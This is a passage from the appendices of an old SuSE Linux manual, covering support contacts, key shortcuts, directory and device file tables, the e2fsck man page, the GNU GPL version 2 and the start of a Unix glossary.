  Fax (DE): (0911) 74 05 34 77
  Fax (USA): +1-510-628-3381
  processing: every day

- **Post**

  address: SuSE GmbH
  – Support –
  Schanzäckerstr. 10
  D-90443 Nürnberg

  processing: every day

- **Telephone** (Support Hotline)

phone: (DE)	+49-421-526-2300
phone: (UK)	+0845-025-0010
phone: (USA)	+1-510-628-3385

  Opening times of the Support Hotlines:

  Mondays and **Thursdays**
  from **13:00** to **18:00 - Europe (CET)**
  from **12:00** to **17:00 - UK (DST)**
  from **9:00** to **15:00 - USA (PST)**
  except on Public Holidays.

  Have your registration code at hand, and make sure that you are already registered. Only registered SuSE Linux users have the right to installation support.

  Please note that a normal telephone enquiry **should not last longer than 5 minutes.**

  As a rule, the surge of phone calls is much larger when support opens than later in the day. If you don't get through straight away to a member of the support staff at the beginning, just try again a bit later.

We place a great deal of emphasis on Installation Support, but you must realize that we cannot take on the administration of your company network for the price of a SuSE Linux-distribution, so we refer you to:

`http://www.suse.de/en/support/`

A.3 SuSE Professional Services

Even if an operating system comes with all the necessary facilities: it will only be a viable alternative for use in the corporate environment in combination with professional and qualified support services. SuSE guarantees this kind of service for Linux. All information on this can be found at the central support portal for SuSE Linux:

`http://support.suse.de`

A.3.1 Individual Projects and Consulting

You'd like to use SuSE Linux at your place of business. We offer competent consultation and answers so that you can optimize the performance of Linux in your field of computing. We have a large amount of experience in the deployment of Linux-Servers because we've been dealing with Linux since the early days. This is where the experience of our consultants come into play; you can use the know-how of our experts to successfully realize your projects. Our strength lies in our versatility; Databases, security issues, Internet connection or company-wide networks, Linux is, with the right software, a powerful platform for your applications. Our offer ranges from the conception, implementation and configuration of server systems to a complete infrastructure consultation. You'd like, for instance, your Internet presence realized on a SuSE Linux basis and are therefore looking for web server, e-mail and secure server solutions? Our consultants help you to conceptualize and implement the right solution. Do you have a complex heterogenous network in which you'd like to integrate Linux? We offer consultation and support by the design and rollout of complex server solutions. Do you have special requirements or needs that aren't fulfilled by standard software?

On-site support is provided by the company SuSE Linux Solutions AG:

SuSE Linux Solutions AG
Mergenthalerallee 45-47
D-65760 Eschborn
Tel: + 49 / 6196 / 50 95 10
Fax: + 49 / 6196 / 40 96 07
E-Mail: solutions@suse.de

Represented by our Regional Service Centers in Hamburg, Berlin, Bonn, Stuttgart, Frankfurt, Munich and Nuremberg, as well as our Support and Development Center in Nuremberg.

- Rollout and Implementation Services
- Infrastructure Consultation
- Intranet-Server Solutions
- Internet-Server Solutions
- Development of client-specific requirements
- Complete Solutions
- E-Commerce

A.4 Training

Training Our specialists train system administrators and programmers in such a way that they are able to make use of the wide range of possibilities in Linux as quickly as possible – and thus be able to work productively. For more information on a training courses, have a look at `http://www.suse.de/en/support/training/`.

A.5 Feedback

We always appreciate your tips, hints and problem descriptions. We will help you if your problem is a straightforward one, or if we already have the solution at hand. Your feedback may provide us with useful information to help us avoid this problem in our next release, thus helping other SuSE Linux customers via our WWW server or the Support DataBase. We always make every effort to customize our SuSE Linux products to the wishes and ideas of our customers. We therefore much appreciate any criticism of our CD or of this book. We think that this the best way to correct significant errors and to maintain our high standard of quality.

Send feedback any time to feedback@suse.de via electronic mail, or you can send us a letter or fax.

A.6 Further Services

We would also like to draw your attention to our services that are available around the clock, free of charge:

- **SuSE WWW Server**

  `http://www.suse.com`

- **SuSE mailing lists** (information and discussions via electronic mail):

  - urlsuse-announce-e@suse.com – announcements concerning SuSE Linux (English)
  - `suse-announce@suse.com` – announcements concerning SuSE Linux (German)
  - `suse-linux-e@suse.com` – all about SuSE Linux (English)
  - `suse-linux@suse.com` – all about SuSE Linux (German)
  - `suse-axp@suse.com` – SuSE Linux on Alpha processors (English)
  - `suse-isdn@suse.com` – ISDN and SuSE Linux (mainly in German)
  - `suse-applix@suse.com` – the **Applixware** office suite (mainly in German)
  - `suse-adabas@suse.com` – about Adabas D (mainly in German)
  - `suse-informix@suse.com` – about Informix (mainly in German)
  - suse-oracle@suse.com – information and discussion on Oracle in SuSE Linux (English)

  To subscribe to any of these lists send an electronic mail message to majordomo@suse.com with **`subscribe`** <**`list name`**> in the body. The subject does not count. For example:

  ```
  subscribe suse-announce-e
  ```

to receive all announcements. To unsubscribe from a list, write another electronic mail message to majordomo@suse.com, this time with the body:

```
unsubscribe suse-announce-e
```

Please note that **`unsubscribe`** has to be sent from the same electronic mail account from which you subscribed.

- **SuSE's FTP site**

  `ftp://ftp.suse.com`

  For the latest information, updates and bug fixes

  Login as '`ftp`'.

B Important keys

A short summary of helpful and important keys.


Enter	Executes a command on the command line; otherwise, a linefeed.
Alt + F1-F6	Change to another console (in text mode).
Ctrl + Alt + F1-F6	Under X11 and Dosemu: change to one of the text consoles.
Alt + F7	Switch from a text console back to X11.
Ctrl + Alt + ⟵	Exit X11.
Shift ⇑ + Page ↑	Shows previous screens on console. Works until consoles are switched.
Shift ⇑ + Page ↓	Opposite of Shift ⇑ + Page ↑.
↑	Displays the previous commands on the command line.
↓	Just the opposite of ↑ (in the shell).
Shift ⇑ + Alt + Cursor	X11: Change to the next virtual desktop (in the direction of the cursor). The number of virtual desktops is set in `.fvwm[2]rc` with the parameter "DeskTopSize".
Ctrl + Alt + ±(gray)	Changes the screen resolution according to entries in *XF86Config*.
Ctrl+D	Log out. Corresponds to **`exit`**. EOF (end of file). Affected by entry in `/etc/profile`: **`ignoreeof=x`**. Here, **`x`** indicates how many times command can be repeated until executed.

Table B.1:

C The Directory Tree

C.1 Overview

The following figure shows a small portion of the Linux directory tree:



C.2 Important Directories

The directory tree of your Linux system is well organized. Some important directories are:

`/`	"root" directory, start of the directory tree
`/home`	the private directories of the users
`/dev`	device files that represent the system hardware
`/etc`	important system configuration files
`/usr/bin`	publicly accessible commands
`/bin`	commands needed to start the system
`/usr/sbin`	commands reserved for the superuser
`/sbin`	commands reserved for the superuser and needed for system start
`/sbin/init.d`	scripts for system start
`/usr/include`	header files for the C compiler
`/usr/include/g++`	header files for the C++ compiler
`/usr/doc`	documentation files
`/usr/man`	manual pages
`/usr/src`	source code for the system software
`/usr/src/linux`	the kernel sources
`/tmp`	temporary files
`/var/tmp`	big temporary files
`/usr`	user commands and applications, configuration files—can be mounted *read-only*
`/var`	configuration files (linked from `/usr`).
`/lib`	shared libraries (for dynamically linked programs)
`/proc`	the process file system
`/usr/local`	local extensions, independent of the distribution
`/opt`	optional software, large systems (e. g., KDE)

Table C.1: Overview of important directories

D Important Files

The most important file in your system is the kernel itself. It can be found in the root directory, in the file `/vmlinuz`.

D.1 Device Files in the /dev Directory

Disks and hard disks:[1]

`/dev/fd0`	first floppy drive
`/dev/fd1`	second floppy drive
`/dev/hda`	first AT bus hard drive
`/dev/hda1` - `/dev/hda15`	partitions of first AT bus hard drive
`/dev/sda`	first SCSI hard drive
`/dev/sda1` - `/dev/sda15`	partitions of first SCSI hard drive
`/dev/sdb`	second SCSI hard drive
`/dev/sdc`	third SCSI hard drive

Table D.1: List of device files for mass storage media

D.1.1 CD-ROM Drives

`/dev/cdrom`	Link to the CD-ROM drive in use, e. g., one of the files below. Assigned by YaST.
`/dev/aztcd`	Aztech CDA268-01 CD-ROM
`/dev/cdu535`	Sony CDU-535 CD-ROM
`/dev/cm206cd`	Philips CM206
`/dev/gscd0`	Goldstar R420 CD-ROM
`/dev/hda` to `/dev/hdd`	ATAPI IDE CD-ROM
`/dev/lmscd`	Philips CM 205/250/206/260 CD-ROM

Table D.2: continued overleaf...

[1] Besides the listed device files, you may create additional ones. Information: manpages for mknod.

`/dev/mcd`	Mitsumi CD-ROM
`/dev/sbpcd0` to `/dev/sbpcd3`	CD-ROM on SoundBlaster
`/dev/scd0` to `/dev/scd1`	SCSI CD-ROM drives
`/dev/sonycd`	Sony CDU 31a CD-ROM
`/dev/sjcd`	Sanyo CD-ROM
`/dev/optcd`	Optics Storage CD-ROM

Table D.2: List of device files for CD-ROM drives

D.1.2 Tape Drives

`/dev/rmt0`	1st SCSI streamer *rewinding* (rewinds automatically)
`/dev/nrmt0`	1st SCSI streamer *non-rewinding*
`/dev/ftape`	Floppy streamer *rewinding* (rewinds automatically)
`/dev/nftape`	Floppy streamer *non-rewinding*

Table D.3: List of device files for streaming tapes

D.1.3 Mice (bus and PS/2)

`/dev/mouse`	Link to the interface used by the mouse—a pseudo file for bus mice, a serial interface for others. Assigned by YaST.
`/dev/atibm`	ATI graphics card bus mouse
`/dev/logibm`	Logitech bus mouse.
`/dev/inportbm`	PS/2 bus mouse

Table D.4: List of device files for mice

D.1.4 Modems

`/dev/modem`	Link to the COM port to which the modem is connected. Assigned by YaST.

Table D.5: List of device files for modems

D.1.5 Serial Interfaces

`/dev/ttyS0` to `/dev/ttyS3`	Serial interfaces 0 to 3
`/dev/cua0` to `/dev/cua3`	Serial interfaces 0 to 3 (for outgoing modem connections)

Table D.6: List of device files for serial interfaces

D.1.6 Parallel Ports

`/dev/lp0` to `/dev/lp2`	parallel ports (LPT1 to LPT3)

Table D.7: List of device files for parallel ports

D.1.7 Special Devices

`/dev/null`	“swallows” any data (data bin)
`/dev/tty1` to `/dev/tty8`	Virtual consoles
`/dev/zero`	Outputs any number of null bytes

Table D.8: continued overleaf...

Table D.8: List of device files for special (virtual) devices

D.2 Configuration Files in `/etc`

`/etc/rc.config`	The system's central configuration file. Created by YaST and read by the boot scripts and SuSEconfig.
`/etc/inittab`	Configuration file for the init process
`/etc/lilo.conf`	Configuration of LILO
`/etc/modules.conf`	Configuration of kernel modules
`/etc/DIR_COLORS`	Color assignments for ls
`/etc/XF86Config`	Configuration of the X Window System
`/etc/fstab`	Table of file systems that are automatically mounted at boot time
`/etc/profile`	The shells login script
`/etc/passwd`	User database: user names, `home` directory, login shell, user number
`/etc/shadow`	Passwords
`/etc/group`	User groups
`/etc/printcap`	Description of installed printers. Used by the lpd printer daemon. See page 345.
`/etc/hosts`	Hostname to IP address assignments. Necessary if no nameserver is installed.
`/etc/inetd.conf`	Definition of configured IP services (telnet, finger, ftp and many more).
`/etc/syslogd.conf`	Configuration file for the syslog daemon—records certain system messages.

Table D.9: Configuration files in `/etc`

D.3 Hidden Configuration Files in home

In the home directory of each user there are several configuration files which for practical reasons are "hidden". They are not modified frequently. A file becomes hidden if you attach a dot at the beginning of the file name. You can see these files by typing **`ls -a`**. Some examples are given in Table D.10 on the next page. These files are copied from `/etc/skel` when a new user is created.

`.profile`	the user's private login script (for bash)
`.bashrc`	bash configuration
`.exrc`	vi configuration
`.xinitrc`	X Window System startup script
`.fvwmrc`	Configuration of fvwm window manager
`.ctwmrc`	Configuration of ctwm window manager
`.openwin-menu`	Configuration of olvwm and olwm window manager

Table D.10: Hidden files in the user's home directory

E Manual Page of e2fsck

```
E2FSCK(8)                                              E2FSCK(8)


NAME
       e2fsck - check a Linux second extended file system

SYNOPSIS
       e2fsck  [  -pacnyrdfvstFSV ] [ -b superblock ] [ -B block-
       size ] [ -l|-L bad_blocks_file ] device

DESCRIPTION
       e2fsck is used to check a Linux second extended file
       system.

       device is  the  special  file  corresponding to the device
              (e.g /dev/hdXX).

OPTIONS
       -a     This option does the same thing as the  -p  option.
              It is provided for backwards compatibility only; it
              is suggested that people use -p option whenever
              possible.

       -b superblock
              Instead  of  using  the  normal superblock, use the
              alternative superblock specified by superblock.

       -B blocksize
              Normally, e2fsck will search for the superblock  at
              various different block sizes in an attempt to find
              the appropriate block size.   This  search  can  be
              fooled in some cases.  This option forces e2fsck to
              only try locating the superblock  at  a  particular
              blocksize.   If the superblock is not found, e2fsck
              will terminate with a fatal error.

       -c     This option causes e2fsck to run  the  badblocks(8)
              program  to  find  any  blocks which are bad on the
              filesystem, and then marks them as  bad  by  adding
              them to the bad block inode.

       -d     Print  debugging  output  (useless  unless  you are
              debugging e2fsck ).

       -f     Force checking even if the file system seems clean.

       -F     Flush  the filesystem device's buffer caches before
              beginning.  Only really  useful  for  doing  e2fsck
              time trials.
```

```
       -l filename
              Add  the  blocks  listed  in  the file specified by
              filename to the list of bad blocks.

       -L filename
              Set the bad blocks list to be the  list  of  blocks
              specified by filename.  (This option is the same as
              the -l  option,  except  the  bad  blocks  list  is
              cleared  before  the  blocks listed in the file are
              added to the bad blocks list.)

       -n     Open the filesystem read-only, and assume an answer
              of  ‘‘no’’  to  all questions.  Allows e2fsck to be
              used non-interactively.  (Note: if the -c,  -l,  or
              -L  options  are  specified  in  addition to the -n
              option, then the filesystem will  be  opened  read-
              write, to permit the bad-blocks list to be updated.
              However, no other  changes  will  be  made  to  the
              filesystem.)

       -p     Automatically  repair  ("preen")  the  file  system
              without any questions.

       -r     This option does nothing at  all;  it  is  provided
              only for backwards compatibility.

              -s  This  option  will  byte-swap the filesystem so
              that it is using  the  normalized,  standard  byte-
              order  (which  is  i386  or little endian).  If the
              filesystem is already in the  standard  byte-order,
              e2fsck will take no action.

       -S     This  option will byte-swap the filesystem, regard-
              less of its current byte-order.

       -t     Print timing statistics for e2fsck.  If this option
              is  used  twice,  additional  timing statistics are
              printed on a pass by pass basis.

       -v     Verbose mode.

       -V     Print version information and exit.

       -y     Assume an  answer  of  ‘‘yes’’  to  all  questions;
              allows e2fsck to be used non-interactively.

EXIT CODE
       The exit code returned by e2fsck is the sum of the
       following conditions:
            0    - No errors
            1    - File system errors corrected
            2    - File system errors corrected, system should
                   be rebooted if file system was mounted
            4    - File system errors left uncorrected
            8    - Operational error
            16   - Usage or syntax error
            128  - Shared library error

REPORTING BUGS
       Almost any piece of software  will have bugs.  If  you
       manage  to find a filesystem which causes e2fsck to crash,
```

```
       or which  e2fsck  is unable to repair, please report it to
       the author.

       Please include as much information as possible in your bug
       report.  Ideally, include a  complete  transcript  of  the
       e2fsck  run,  so I can see exactly what error messages are
       displayed.  If you have a writeable filesystem  where  the
       transcript can be stored, the script(1) program is a handy
       way to save the output of to a file.

       It is also useful to send the output of dumpe2fs(8).  If a
       specific  inode  or  inodes  seems to be giving e2fsck
       trouble, try running the debugfs(8) command and send the
       output  of the stat command run on the relevant inode(s).
       If the inode is a directory, the debugfs  dump  command
       will allow you to extract the contents of the directory
       inode, which can sent to me after being first run  through
       uuencode(1).

       Always  include  the full version string which  e2fsck
       displays when it is run, so I know which version you are
       running.

AUTHOR
       This  version  of  e2fsck  is  written  by  Theodore  Ts'o
       <tytso@mit.edu>.

SEE ALSO
       mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)


E2fsprogs version 1.06     October 1996
```

F The GNU General Public License

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software–to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

GNU GENERAL PUBLIC LICENSE

TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the “copyright” line and a pointer to where the full notice is found.

< one line to give the program’s name and a brief idea of what it does.> Copyright (C) 19yy < name of author>

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’. This is free software, and you are welcome to redistribute it under certain conditions; type ‘show c’ for details.

The hypothetical commands ‘show w’ and ‘show c’ should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than ‘show w’ and ‘show c’; they could even be mouse-clicks or menu items–whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a “copyright disclaimer” for the program, if necessary. Here is a sample; alter the names:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program ‘Gnomovision’ (which makes passes at compilers) written by James Hacker.

< *signature of Ty Coon*>*, 1 April 1989 Ty Coon, President of Vice*

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

G Glossary

We have limited our glossary to UNIX and Linux specific terms, since a complete introduction to electronic data processing is beyond the scope of this book. The reader of this glossary should already be familiar with terms such as *bits* and *bytes*.

ATAPI
ATAPI is a type of CD-ROM drive that is connected to an (E)IDE controller. Apart from ATAPI drives, there are SCSI CD-ROM drives, handled by a SCSI controller, and proprietary CD-ROM drives that use their own controller or are connected to a sound card.

Account
Combination of *login* and *password*. In general, the user account is created by the ☞*system administrator*. He also assigns one or more groups to the user, as well as the resulting permissions. Creating a user account normally includes assigning a ☞*home directory* and the delivery of ☞*email*.

Acronym
Quite often abbreviations are called acronyms. Linux, ☞*FTP* and ☞*GNU* are well-known acronyms.

Alias
This expression is often used in connection with the ☞*shell*. An alias is a short-cut to command with long names, or often used ones. Please refer to the handbook section on the shell.

Background process
If your ☞*Shell* is apparently only occupied with one process, this is called its *foreground* process. Most shells also offer the ability to run processes in the background.

If you want to run a process in the background, you have to attach an `'&'` at the end. A ☞*multitasking* operating system such as Linux is required in order to run background processes.

Backup
Backups should be done regularly, especially the important files! Even some configuration files that have been created with difficulty are worth being backed up. In Linux, one of the commands used for backups is **`tar`**. It backs up the files to a ☞*device* or filename. Quite often **`tar`** is used in combination with **`gzip`**.

Base Linux
When you install Linux for the first time, the base-Linux has to be brought up first. It works without the hard disk which is not accessible at this point. Its kernel is on the boot disk or on CD-ROM. The root image (also on CD-ROM or on the boot disk) is loaded into a RAM disk. The other programs (e. g., YaST) are also loaded into RAM disk.

After the first login, you start YaST and prepare for installation of the "real" Linux.

BIOS Basic Input Output System
Every PC includes a small memory area containing the BIOS. This is a system of programs for executing basic operations connected to the hardware such as memory check and recognizing hard drives. In Linux, the BIOS is not active, since it runs in real mode, and is switched off by the kernel at boot time. The Linux ☞*kernel* has much more powerful capabilities than the BIOS.

Booting
Booting is the sequence of computer operations from power-up until the system is ready for use. In Linux, this entails loading the kernel, which can be seen with the message `"uncompressing linux..."` and which ends with the '`login:`' prompt.

Buffer
A buffer is a sort of intermediate memory which enables you to speed up access to data being moved between different media and devices that operate at different speeds. On Linux, there are many buffers.

CD-ROM Drive
There are various types of CD-ROM drives available. The most common nowadays are ☞*ATAPI* drives, which are connected to a (E)IDE hard disk controller. Apart from these drives there are also

- SCSI CD-ROM drives, which are operated via a SCSI host adapter,
- CD-ROM drives connected to the parallel port, and
- proprietary CD-ROM drives which are controlled via special controller cards or via the sound card.

Special drivers only need to be chosen for the last-mentioned drives!

Command line
Working with UNIX in a shell is command line oriented. This, in particular, means that any process you enter in a ☞*shell* can have its own command line (e. g., the command **`ls`** can take a lot of options to change its behavior).

Console
In former times, this was synonymous with *terminal*. In Linux, you have *virtual consoles*. This enables you to use one screen for many independent running sessions. In the standard ☞*runlevel* 2, you have six virtual consoles which can be reached by pressing `Alt` +`F1` to `Alt` +`F6`. From within

a running X Window System, which uses console 7, you can reach the text consoles by pressing `Ctrl` + `Alt` + `F1` to `Ctrl` + `Alt` + `F6`.

CPU Central Processing Unit
☞*Processor*.

Cursor
The cursor is normally a block character which marks the place for input on a computer screen. On Linux, this term occurs in:

- Shell/editor: a spot marked with a rectangle or flashing line showing where the next entry will occur. In the shell, the cursor is right of the ☞*Prompt*.
- Mouse cursor under X: depending on the background, it changes its shape. For example, an arrow in an xterm, X-shaped on the root window or I-shaped in an ☞*editor* buffer.
- GPM cursor (console): a one character block which can be positioned on the console by means of the mouse. It can be used for cut and paste. See (☞*Selection*).

Daemon
